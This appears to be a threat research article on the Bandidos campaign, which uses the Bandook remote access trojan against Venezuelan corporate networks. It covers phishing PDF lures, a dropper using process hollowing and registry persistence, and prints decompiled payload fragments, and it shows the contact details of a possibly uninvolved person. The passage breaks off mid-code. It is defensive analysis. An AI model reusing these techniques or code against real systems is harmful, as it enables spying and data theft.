Bandidos at large: A spying campaign in Latin America

welivesecurity.com/2021/07/07/bandidos-at-large-spying-campaign-latin-america/

July 7, 2021

ESET Research uncovers an active malicious campaign that uses new versions of old malware, Bandook, to spy on its victims

In 2021 we detected an ongoing campaign targeting corporate networks in Spanish-speaking countries, with 90% of the detections in Venezuela. When comparing the malware used in this campaign with what was previously documented, we found new functionality and changes to this malware, known as Bandook. We also found that this campaign targeting Venezuela, despite being active since at least 2015, has somehow remained undocumented. Given the malware used and the targeted locale, we chose to name this campaign Bandidos.

Bandook is an old remote access trojan: there are references to it being available online as early as 2005, though its use by organized groups was not documented until 2016. The report published that year by EFF, Operation Manul, describes the use of Bandook to target journalists and dissidents in Europe. Then in 2018, Lookout published its research uncovering other espionage campaigns that had different targets but used the same infrastructumre. They gave the name Dark Caracal to the group responsible for the attacks. Finally, Check Point's report in 2020 showed that the attackers started to use signed executables to target many verticals in various countries.

Previous reports have mentioned that the developers of Bandook might be developers for hire (also known as "malware as a service"), which makes sense given the various campaigns with different targets seen through the years. We must note, however, that in 2021 we have seen only one active campaign: the one targeting Spanish-speaking countries that we document here.

Although we have seen more than 200 detections for the malware droppers in Venezuela in 2021, we have not identified a specific vertical targeted by this malicious campaign. According to our telemetry data, the main interests of the attackers are corporate networks in Venezuela; some in manufacturing companies, others in construction, healthcare, software services, and even retail. Given the capabilities of the malware and the kind of information that is exfiltrated, it seems like the main purpose of these Bandidos is to spy on their victims. Their targets and their method of approaching them is more similar to cybercrime operations than to APT activities such as Operation Manul.

Attack overview

Malicious emails with a PDF attachment are sent to targets. The PDF file contains a link to download a compressed archive and the password to extract it. Inside the archive there is an executable file: a dropper that injects Bandook into an Internet Explorer process. Figure 1 provides an overview of this attack chain.





Figure 1. Overview of a typical attack

Emails that contain these attachments are usually short; one example is shown in Figure 2. The phone number at the bottom of the message is a mobile number in Venezuela, though it is unlikely to be related to the attackers.



[redacted] [redacted]

Fwd: COMUNICADO SERVICIOS DUBLIN C.A - Carabobo

Click here to download pictures. To help protect your privacy, Outlook prevented automatic
COMUNICADO SERVIC...
21 KB

---------- Forwarded message ---------
De: [redacted]
Date: mié, 13 ene 2021 a las 17:44
Subject: Fwd: COMUNICADO SERVICIOS DUBLIN C.A - Carabobo
To: [redacted]


---------- Forwarded message ---------
De: **Amalia Franco** <amaliafdepool@hotmail.com>
Date: mié, 13 ene 2021 a las 2:21
Subject: COMUNICADO SERVICIOS DUBLIN C.A - Carabobo
To: Amalia Franco <amaliafdepool1966@gmail.com>

Amalia Franco Depool.
Abogado
Movil. 0414-422-2888

Figure 2. Example of a malicious email

The attackers use URL shorteners such as Rebrandly or Bitly in their PDF attachments. The shortened URLs redirect to cloud storage services such as Google Cloud Storage, SpiderOak, or pCloud, from where the malware is downloaded.

Figure 3 and Figure 4 are examples of PDFs used in this campaign. The images used in the PDFs are stock images available online.



Si no puede visualizar | Intente refrescar la pagina

Comunicado_Enero.pdf

Contraseña: 123456

https://rebrand.ly/Comunicado_Enero


Gracias por preferirnos.

Facebook | Twitter | Linkedin

Click here to unsubscribe.

Created by Mailjet

Figure 3. Example of a malicious PDF file



Comunicado_Covic19_Empresas

Contraseña: 123456

DESCARGAR DOCUMENTO

https://rebrand.ly/Comunicado_Covic19_Empresas

Gracias por preferirnos.

Figure 4. Another PDF file used for social engineering


The content of the PDF files is generic and has been used with various filenames that change between targets. The password for the downloaded archive is 123456.

For a list of URLs used to download the malware please refer to the section *Indicators of Compromise (IoCs)*.

Dropper

Bandook is hybrid Delphi/C++ malware. The dropper is coded in Delphi and is easily recognizable because it stores the payload encrypted and base64 encoded in the resource section of the file. The main purpose of the dropper is to decode, decrypt and run the payload and to make sure that the malware persists in a compromised system. The encryption algorithm was CAST-256 in samples from previous years of this campaign, but changed to GOST in 2021.

When the dropper is executed, it creates four instances of iexplore.exe, where the payload will be injected via process hollowing. Then four entries are created in the Windows registry in HKCU\Software\Microsoft\Windows\CurrentVersion. The names of the registry keys are based on the process ID (PID) of each of these newly created processes and the values are base64 encoded and contain the path to the dropper, a number to identify different actions, which will be explained later, and another value that isn't used in the samples that we analyzed. The created keys are shown in Figure 5, along with an example of a decoded value.



Name	Type	Data
(Default)	REG_SZ	(value not set)
12336	REG_SZ	QzpcVXNlcnNcS3JlbWxpblxEZXNrdG9wXFJlY2liby5leGVfOTE3MTQzMDZcUmVjaWJvLmV4ZXwyfE5vbmV8
3940	REG_SZ	QzpcVXNlcnNcS3JlbWxpblxEZXNrdG9wXFJlY2liby5leGVfOTE3MTQzMDZcUmVjaWJvLmV4ZXwxfE5vbmV8
8952	REG_SZ	QzpcVXNlcnNcS3JlbWxpblxEZXNrdG9wXFJlY2liby5leGVfOTE3MTQzMDZcUmVjaWJvLmV4ZXwzfE5vbmV8
12636	REG_SZ	QzpcVXNlcnNcS3JlbWxpblxEZXNrdG9wXFJlY2liby5leGVfOTE3MTQzMDZcUmVjaWJvLmV4ZXwwfE5vbmV8

```
C:\Users\Username\Desktop\Recibo.exe_91714306\Recibo.exe 0 None|
```

Figure 5. Registry keys created by the dropper with an example of a stored value (decoded)

Samples from other campaigns follow the same logic, but they use other encryption algorithms.

Payload

When the payload is injected inside the iexplore.exe processes, it will start loading global variables used for various purposes:

- Names for mutexes
- Names for Windows registry keys
- URLs used for:
  - C&C communication
  - Downloading malicious DLLs
  - Parameters to some DLL functions
- Filenames, for example for persistence
- Variables used as parameters for some DLL functions
- Paths for downloaded files
- Payload execution date

Once the payload has finished loading the global variables, it will continue its execution obtaining its injected process's PID. This PID is used to obtain the base64-encoded data created by the dropper, mentioned above. Once the data is retrieved, the payload will decode it and get the action identifier (see Figure 5) value from it. This value indicates the action it must perform.

Depending on the obtained value, the payload is capable of performing four different actions.

If the value is 0:

- Creates a Windows registry key with the name mep
- Tries to download two DLLs from a URL in the global variables
- Tries to load these DLLs into memory
- Creates different threads to invoke some of these DLLs' functions
- Starts active communication with the C&C server

If the value is 1:

Establishes persistence on the victim’s machine; this will be explained in the *Registry and persistence* section*.*


If the value is 2:

- Creates a Windows registry key with the name api
- Searches for one of the downloaded DLLs, named dec.dll; if it exists, loads it into memory and calls the export method Init, which creates five folders used for different purposes – for example, save encrypted logs on the Bandook persisted folder mentioned in the *Registry and persistence* section.

If the value is 3:

- Creates a registry key with the name pim
- Checks whether persistence succeeded; if not, will establish persistence in the folder mentioned in the *Registry and persistence* section*.*

Figure 6 depicts a decompilation of this payload-handling code.



```
strcpy(&gv_str_DERERRERER, "DERERRERER");
v_is_0 = strcmp("0", v_action_number_from_registry);
if ( v_is_0 )
  v_is_0 = v_is_0 < 0 ? -1 : 1;
if ( !v_is_0 )
  f_load_library_start_cnc_com_creat_men_registry();
v_is_1 = strcmp("1", v_action_number_from_registry);
if ( v_is_1 )
  v_is_1 = v_is_1 < 0 ? -1 : 1;
if ( !v_is_1 )
{
  LoadLibraryA("Kernel32.dll");
  LoadLibraryA("urlmon.dll");
  LoadLibraryA("msvcrt.dll");
  LoadLibraryA("user32.dll");
  LoadLibraryA("shell32.dll");
  LoadLibraryA("avicap32.dll");
  LoadLibraryA("ws2_32.dll");
  LoadLibraryA("wsock32.dll");
  LoadLibraryA("advapi32.dll");
  LoadLibraryA("wininet.dll");
  Sleep(0x9C40u);
  MutexA = CreateMutexA(0, 1, gv_str_782DJSJFf);
  if ( WaitForSingleObject(MutexA, 0x3E8u) != 258 )
  {
    CreateThread(0, 0, f_persistence_in_registry, 0, 0, &phkResult);
    Sleep(180000u);
  }
  CloseHandle(MutexA);
}
v_is_2 = strcmp("2", v_action_number_from_registry);
if ( v_is_2 )
  v_is_2 = v_is_2 < 0 ? -1 : 1;
if ( !v_is_2 )
{
  v_mutex_handler = CreateMutexA(0, 1, gv_str_NVuduf);
  if ( WaitForSingleObject(v_mutex_handler, 0x3E8u) != 258 )
    f_load_dec_dot_dll_create_registry();
  CloseHandle(v_mutex_handler);
}
result = strcmp("3", v_action_number_from_registry);
if ( result )
  result = result < 0 ? -1 : 1;
if ( !result )
{
  v_mutex_handler_2 = CreateMutexA(0, 1, gv_str_YEruriFf);
  if ( WaitForSingleObject(v_mutex_handler_2, 0x3E8u) != 258 )
    f_check_dropper_n_install();
  return CloseHandle(v_mutex_handler_2);
}
```


Figure 6. Payload logic to execute different actions regarding the value obtained from the registry

Two DLLs can be downloaded from the first action mentioned above or during communication with the C&C server, and they are named dec.dll and dep.dll (the internal name for the first one is capmodule.dll).

dec.dll has a set of functions that enable spying on the victim's machine. Some of these functions are capable of dropping a malicious Google Chrome extension, and of stealing information from a USB Drive. Meanwhile, dep.dll, which we weren't able to obtain, has a set of functions that seem to be related to handling files in various formats:


- MP1
- MP3
- MP4
- MP5
- MP6

Figure 7 shows part of the decompiled code that loads dec.dll into memory. Figure 8 shows the code related to dep.dll.



```
}
FirstFileA = FindFirstFileA(gv_path_to_dec_dot_dll, &FindFileData);
if ( FirstFileA != -1 )
{
  FindClose(FirstFileA);
  if ( sub_1314AE80(gv_path_to_dec_dot_dll, 0) )
  {
    somthing_memory = f_allocate_somthing_memory(dword_13C26558);
    lpMem = somthing_memory;
    if ( !somthing_memory )
    {
      f_free_memory_space(0);
      byte_131EEC9A = 0;
      if ( !this )
      {
        f_lib_vsprintf(Src, "%s~!%s~!%s~!", &gv_some_ID);
        z_encrypt_n_send_info_to_socket(gv_socket_descriptor, Src);
      }
      ExitThread(0);
    }
